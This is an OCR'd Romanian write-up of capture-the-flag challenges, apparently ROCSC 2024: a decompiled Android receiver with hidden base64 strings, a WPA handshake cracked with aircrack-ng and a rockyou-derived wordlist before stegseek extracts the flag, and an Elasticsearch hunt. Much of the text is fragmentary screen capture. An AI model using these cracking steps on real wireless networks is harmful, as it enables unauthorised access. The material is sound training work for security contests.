kotlin
META-INF
original
res
smali
smali_classes2
unknown
AndroidManifest.xml
AndroidManifest.xml.orig
apktool.yml
TIMELINE
membership-statistic.php
VulnerableBroadcastReceiver.java
andjav > sources > com > vulnerableapplication > VulnerableBroadcastReceiver.java
Ln 63, Col 70 (88 selected)
Spaces: 4
UTF-8
LF
Java

```java
ends BroadcastReceiver {
intent) {
at("yyyy-MM-dd", Locale.getDefault()).format(new Date()), "2024-03-15")) {

ecret: " + CollectionsKt.joinToString$default(arrayList, "", null, null, 0, null, null, 62, null), 1).show();


how();


esourceNames() {

tionsKt.collectionSizeOrDefault(intRange, 10));
;

tringForPart(((IntIterator) it).nextInt()));




rt(int i) {
ct[]) new String[]{"a1b2c", "d3e4f", "g5h6i", "j7k8l", "m9n0o", "p1q2r", "s3t4u", "v5w6x", "y7z8a", "b9c0d"}).get(i


{

ode, "decode(...)");
```


membership-statistic.php
strings.xml
android-echoes > res > values > strings.xml
EXPLORER
DESKTOP
TIMELINE
Ln 72, Col 61
Spaces: 4
UTF-8
LF
XML

```
<resources>
    <string name="date_range_picker_start_headline">Start date</string>
    <string name="date_range_picker_title">Select dates</string>
    <string name="default_error_message">Invalid input</string>
    <string name="default_popup_window_title">Pop-Up Window</string>
    <string name="dialog">Dialog</string>
    <string name="dropdown_menu">Dropdown menu</string>
    <string name="expanded">Expanded</string>
    <string name="in_progress">In progress</string>
    <string name="indeterminate">Partially checked</string>
    <string name="m3c_bottom_sheet_pane_title">Bottom Sheet</string>
    <string name="navigation_menu">Navigation menu</string>
    <string name="not_selected">Not selected</string>

    <string name="obf_a1b2c">Njk2ZGUz</string>
    <string name="obf_d3e4f">YzQyZjBl</string>
    <string name="obf_g5h6i">OWMyNWVm</string>
    <string name="obf_j7k8l">YzBjZTQ5</string>
    <string name="obf_m9n0o">MzdkMzFm</string>
    <string name="obf_p1q2r">NTFlNGJj</string>
    <string name="obf_s3t4u">NjU3ZmMy</string>
    <string name="obf_v5w6x">ZmNkZTU4</string>
    <string name="obf_y7z8a">Y2ZlMDQ1</string>
    <string name="obf_b9c0d">YjkyYmQx</string>
696de3 c42f0e 9c25ef c0ce49 37d31f 51e4bc 657fc2 fcde58 cfe045 b92bd1
696de3c42f0e9c25efc0ce4937d31f51e4bc657fc2fcde58cfe045b92bd1
    <string name="off">Off</string>
    <string name="on">On</string>
    <string name="range_end">Range end</string>
    <string name="range_start">Range start</string>
    <string name="search_bar_search">Search</string>
    <string name="selected">Selected</string>
    <string name="snackbar_dismiss">Dismiss</string>
```

<joker-and-batman-story>: <Misc>


Dovada obținerii flagului

<ctf{b4AtM4n_l0v3s_j0K3r_w1Th0uT_Pr3jUd1C3}>


Sumar

Aircrak si scoatem cheia din pcap, cheia o folosim sa decodam pe IEEE108.11 extragem html cu bat-logo.jpg si bat.gif.webp. wordlist cu toate cuvintele din scrisoare si stegseek cu acest wordlist pe bat-logo.jpg

Dovada rezolvării


xxsho@kali: ~/UserFiles/volatility/volatility3
File Actions Edit View Help

```
┌──(xxsho㉿kali)-[~/UserFiles/volatility/volatility3]
└─$ strings /usr/share/wordlists/rockyou.txt |grep "Joke"  > ~/Desktop/keys

┌──(xxsho㉿kali)-[~/UserFiles/volatility/volatility3]
└─$ aircrack-ng -b 28:EE:52:3F:56:5B -w ~/Desktop/keys '/home/xxsho/Desktop/joker_hack-01 (custom batman story).cap'
Reading packets, please wait...
Opening /home/xxsho/Desktop/joker_hack-01 (custom batman story).cap
Read 3779 packets.

1 potential targets

                               Aircrack-ng 1.7

      [00:00:00] 32/100 keys tested (1643.72 k/s)

      Time left: 0 seconds                                      32.00%

                          KEY FOUND! [ Joker4life ]


      Master Key     : 7C F7 33 FB 50 54 7D 46 12 FC B0 63 2F 96 D9 8E
                       44 68 DC 03 50 A3 56 8D C5 21 DD 52 EB 81 04 CB

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : EB 8D 1B C2 4D 4D 7E 41 75 57 5C 28 48 7B F6 18
```


MegaKali - VMware Workstation
File Edit View VM Tabs Help
MegaKali
joker_hack-01 (custom batman story).cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Wireshark · Preferences
IEC 60870-5-...
ISAKMP
iSCSI
ISDN
OK
Cancel
Help


```
No.   Time       Source                 Destination            Protocol  Length  Info
    1 0.000000   28:ee:52:3f:56:5b      Broadcast              802.11    366 Beacon frame, SN=1352, FN=0, Flags=........, BI=100, SSID="Batman"
    2 0.000029   00:bb:60:8b:88:91 (…   28:ee:52:3f:56:5b (…   80
    3 0.000032                          00:bb:60:8b:88:91 (…   80
    4 0.000278   00:bb:60:8b:88:91      28:ee:52:3f:56:5c      80
    5 0.000282                          00:bb:60:8b:88:91 (…   80
    6 0.000304   00:bb:60:8b:88:91      28:ee:52:3f:56:5b      80
    7 0.000306                          00:bb:60:8b:88:91 (…   80
    8 0.544227   28:ee:52:3f:56:5b      aa:b0:25:63:07:b8      80
    9 0.544244                          28:ee:52:3f:56:5b (…   80
   10 0.746782   ba:34:93:06:cd:a1 (…   34:2e:b7:79:75:e8 (…   80
   11 1.269301   d8:07:b6:c0:0d:ca (…   d4:3b:04:90:db:7f (…   80
   12 1.271211   d8:07:b6:c0:0d:ca (…   d4:3b:04:90:db:7f (…   80
   13 1.271226   d8:07:b6:c0:0d:ca (…   d4:3b:04:90:db:7f (…   80
   14 1.311161   00:bb:60:8b:88:91 (…   28:ee:52:3f:56:5b (…   80
   15 1.311179                          00:bb:60:8b:88:91 (…   80
   16 1.311263   00:bb:60:8b:88:91      28:ee:52:3f:56:5c      80
   17 1.311273                          00:bb:60:8b:88:91 (…   80
   18 1.410812   00:bb:60:8b:88:91      28:ee:52:3f:56:5b      80
   19 1.410828                          00:bb:60:8b:88:91 (…   80
   20 1.523478                          ba:34:93:06:cd:a1 (…   80
   21 2.023212   ba:34:93:06:cd:a1 (…   34:2e:b7:79:75:e8 (…   80
   22 2.025674   ba:34:93:06:cd:a1 (…   34:2e:b7:79:75:e8 (…   80

› Frame 1: 366 bytes on wire (2928 bits), 366 bytes captured (2928
› IEEE 802.11 Beacon frame, Flags: ........
› IEEE 802.11 Wireless Management
```

WEP and WPA Decryption Keys

Key type	Key
wpa-pwd	Joker4life


80211_keys

OK Copy from Cancel Help


MegaKali - VMware Workstation
File Edit View VM Tabs Help
MegaKali
joker_hack-01 (custom batman story).cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.   Time      Source         Destination    Protocol Length Info
  850 14.350686 192.168.0.203  192.168.0.121  HTTP/X…    493 POST /ctl/X_MS_MediaReceiverRegistrar HTTP/1.1
  857 14.350799 192.168.0.121  192.168.0.203  HTTP/X…    615 HTTP/1.1 200 OK
  874 14.359655 192.168.0.121  192.168.0.203  HTTP/X…   1001 HTTP/1.1 200 OK
  950 15.850396 192.168.0.121  10.0.0.1       HTTP       378 GET /success.txt HTTP/1.1
  954 15.851276 10.0.0.1       192.168.0.121  HTTP       367 HTTP/1.1 200 OK  (text/html)
 1168 18.881256 192.168.0.121  10.0.0.1       HTTP       378 GET /success.txt HTTP/1.1
 1171 18.882379 10.0.0.1       192.168.0.121  HTTP       367 HTTP/1.1 200 OK  (text/html)
 1251 21.889406 192.168.0.121  10.0.0.1       HTTP       378 GET /success.txt HTTP/1.1
 1255 21.891184 10.0.0.1       192.168.0.121  HTTP       367 HTTP/1.1 200 OK  (text/html)
 1370 24.897739 192.168.0.121  10.0.0.1       HTTP       378 GET /success.txt HTTP/1.1
 1425 27.907107 192.168.0.121  10.0.0.1       HTTP       378 GET /success.txt HTTP/1.1
 1477 28.971809 192.168.0.121  192.168.0.203  HTTP       424 GET / HTTP/1.1
 1484 29.014417 192.168.0.203  192.168.0.121  HTTP       829 HTTP/1.1 200 OK  (text/html)
 1503 29.110285 192.168.0.203  192.168.0.121  HTTP      1062 HTTP/1.1 200 OK  (JPEG JFIF image)
 1562 29.118218 192.168.0.203  192.168.0.121  HTTP      1209 HTTP/1.1 200 OK  (image/webp)
 1569 29.141557 192.168.0.121  192.168.0.203  HTTP       345 GET /favicon.ico HTTP/1.1
 1573 29.145630 192.168.0.203  192.168.0.121  HTTP       603 HTTP/1.1 404 Not Found  (text/html)
 1641 30.916546 10.0.0.1       192.168.0.121  HTTP       367 HTTP/1.1 200 OK  (text/html)
 1753 33.923086 192.168.0.121  10.0.0.1       HTTP       378 GET /success.txt HTTP/1.1
 1757 33.924576 10.0.0.1       192.168.0.121  HTTP       367 HTTP/1.1 200 OK  (text/html)
 1815 34.561596 192.168.0.121  192.168.0.203  HTTP       471 GET /bat-logo.jpeg HTTP/1.1
 1823 34.567140 192.168.0.203  192.168.0.121  HTTP      1062 HTTP/1.1 200 OK  (JPEG JFIF image)
```

Mesajul:


bilet-2.pdf
Congratulations! Installatio
jinja2.exceptions.Undefine
Bat Letter
Writeups for ROCSC
Template Solutions for RO
Bat Letter
file:///E:/Users/xxsho/OneDrive/Desktop/mesaj.html

Bat Letter

After all the battles we faught together, after all the difficult times we saw together, after all the good and bad moments we've been through, I think it's time I let you know how I feel about you. Renowned as my greatest enemy, you are known by a number of nicknames, including the Clown Prince of Crime, the Harlequinof Hate, the Ace of Knaves, and the Jester of Genocide. During our evolution together, interpretations and versions of you have taken two main forms. The original, dominant image is that of an extreme psychopath with genius-level intelligence and a warped, sadistic sense of humor. The other version is an eccentric, harmless prankster and thief. Like other long-lived characters, your character and cultural interpretations have changed with time; however, unlike other characters who may need to reconcile or ignore previous versions to make sense, you thrive on your mutable and irreconcilable identities. You are typically seen in a purple suit with a long-tailed, padded-shoulder jacket, a string tie, gloves, striped pants and spats on pointed-toe shoes (sometimes with a wide-brimmed hat). This appearance is such a fundamental aspect of your character. You are obsessed with me, as we represent a yin-yang of opposing dark and light force; although it is you who represents humor and color and I who dwells in the dark. No crime, including murder, theft, and terrorism is beyond you, and your exploits are theatrical performances that are funny only to you. You have no inehrent superhuman abilities. Spectacle is more important than success for you, and if it is not spectacular it is boring. Although you claim indifference to everything, you secretly crave my attention and validation. Your character is described as having killed multiple people. Despite this body count, you are always found not guilty by reason of insanity and sent to ArkhamAsylum, avoiding the death penalty. Many of your acts attempt to force me to kill; if the most orderly and self-controlled of humans can murder, anyone is capable of becoming a monster like you. The villain displays no instinct for self-preservation, and is willing to die to prove your point. You are the personification of the irrational, and represents everything I opposes.

You are the light of my life

You complete my darkness with your light. I love:

- the way you see good in the worse
- the way you handle emotionally difficult situations
- the way you look at Justice

I have learned a lot from you. You have occupied a special place in my heart over the time.

I have a confession to make


It feels like my chest *does* have a heart. You make my heart beat. Your smile brings smile on my face, your pain brings pain to my heart.

I don't show my emotions, but I think this man behind the mask is falling for you.

I love you Joker.

Your not-so-secret-lover,
Batman

Cu toate cuvintele din mesaj facem wordlist si folosim stegseek:



```
┌──(xxsho㉿kali)-[~/Desktop]
└─$ stegseek --crack bat-logo.jfif wlist
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "Harlequinof"
[i] Original filename: "Joker.txt".
[i] Extracting to "bat-logo.jfif.out".
the file "bat-logo.jfif.out" does already exist. overwrite ? (y/n)
y

┌──(xxsho㉿kali)-[~/Desktop]
└─$ nano bat-logo.jfif.out

┌──(xxsho㉿kali)-[~/Desktop]
└─$ cat bat-logo.jfif.out
ctf{b4AtM4n_l0v3s_j0K3r_w1Th0uT_Pr3jUd1C3}

┌──(xxsho㉿kali)-[~/Desktop]
└─$ █
```

<special-waffle>: <Threat hunting>,<Threat intelligence>


Dovada obținerii flagului

<172.16.1.219>
<test.dirigu.ro>

Sumar


Elastic search dev tools, list indeces, am gasit index 1 de care zicea si in enunt, un dump pe continut cu search?size=9999 si acolo am gasit si ip-ul si domeniul. Mai

Dovada rezolvării


ROCSC 2024 - Qualification
ROCSC 2024 - Qualification
ROCSC 2024 - Qualification
ROCSC 2024 - Qualification
Dev Tools - Elastic
ChatGPT
elastic search indices - Căutare Goo
Not secure
34.107.21.217:31064/app/dev_tools#/console
VPN
Dev Tools
Console
Search Profiler
Grok Debugger
Painless Lab
BETA
History
Settings
Help
200 - OK
151 ms

